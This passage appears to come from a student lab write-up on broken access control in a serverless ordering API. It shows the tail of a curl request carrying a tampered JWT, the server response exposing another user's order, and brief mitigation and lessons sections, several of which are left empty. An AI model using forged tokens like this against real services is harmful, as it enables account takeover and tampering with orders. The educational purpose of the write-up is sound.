hmjhjNy00MzAzLTQwYTgtYjI2Yi04Y2YyNmU3YjVhOWYiLCJ1c2VybmFtZSI6IjQ0MjgyNDQ4LTUwZjEtNzA3OS02  
NGM5LTc3Yjg5NmUyNWUwNiJ9.Msy6lymNTgbwAIRKEyARWMZclCEmBLhR-CJa0G5JhFV2fXujAkcemr1fYAQ8RMQt  
hSL7qoBbbe-HcdvgIe0HXPqSaZqmSMGQ3innvkerbmKmlB4LniJLPP6Df_jvGc2QyUYhaLkg4ZECWZUW5QEvGhmKu  
MTFLhi3s00HrwZ6bK5Ko8YKtKro6ES-bnZZq-jnS_wuD00b44nhcFM6tHw3res5kJgE-_4ndvWZ0jLQyKJa3SaZ09  
fTYrfe7rdL-divW8z1lQE7QUTYPRZaekqJjOKSzQN45zlvurqXaIrN3maE3c0-tvE_SFEBsIVoe9CgcXPl084TMr0  
kuC-DUYJcLQ" -d '{  
  "action": "get",  
  "order-id": "4d8f7586-c35a-4c72-b1a2-d03abdd2f2bc",  
  "items": {  
    "itemList": {"1021": 1}  
  }  
}'  
{  
  "status": "ok", "order": {"address": {}, "confirmationToken": "", "itemList": {"totalAmount":  
5732, "address": "Saudi Arabia", "itemList": {"1021": 1}, "userId": "5345435435", "status": 120, "t  
oken": "PGqD43543Q5Sem8gV", "ts": 1775840000}, "orderId": "4d8f7586-c35a-4c72-b1a2-d03abdd2f2b  
c", "orderStatus": 100, "paymentTS": 1777718078, "totalAmount": 0, "userId": "44282408-50f1-7079-  
64c9-77b896e25e06"}}saudmaashi@saudmaashi-VMware-Virtual-Platform:~$
```

- The result is:
{
 "status": "ok",
 "order": {
 "address": {},
 "confirmationToken": "",
 "itemList": {
 "totalAmount": 5732,
 "address": "Saudi Arabia",
 "itemList": {
 "1021": 1
 },
 "userId": "5345435435",
 "status": 120,
 "token": "PGqD43543Q5Sem8gV",
 "ts": 1775840000,
 "orderId": "4d8f7586-c35a-4c72-b1a2-d03abdd2f2bc",
 "orderStatus": 100,
 "paymentTS": 1777718078,
 "totalAmount": 0,
 "userId": "44282408-50f1-7079-64c9-77b896e25e06"
 }
 }
}
- We can see that the address and totalAmount have been changed to the new values we set above.

Part 6) Fix Strategy / Probable Mitigation

We should fix such issues by limiting the access to “update” function to admins only. Meaning that, only admins can execute it.

Part 7) Code / Config Changes

Part 8) Verification After Fix

Part 9) Structured Operation and Security Analysis

Structured Summary

Vulnerability	Intended Rule(s)	Normal behavior evidence	Exploit behavior evidence
Broken Access Control	Only authorized users (e.g., admins) should be able to access privileged functions like order updates	When using a valid user token (e.g., TOKEN_B), only that user's order data is accessible	After changing the JWT payload to pretend like an admin user, a normal user (attacker) can access and change other users' orders

Part 10) Takeaway / Lessons Learned

In this lesson, we learned that if JWT tokens are not checked correctly, attackers can pretend to be other users. If the backend doesn't verify the token's signature, the attacker can change the token and get access. This is a significant issue in serverless systems. The main lesson learned is that JWT tokens must always be checked to make sure they are valid before trusting any user information.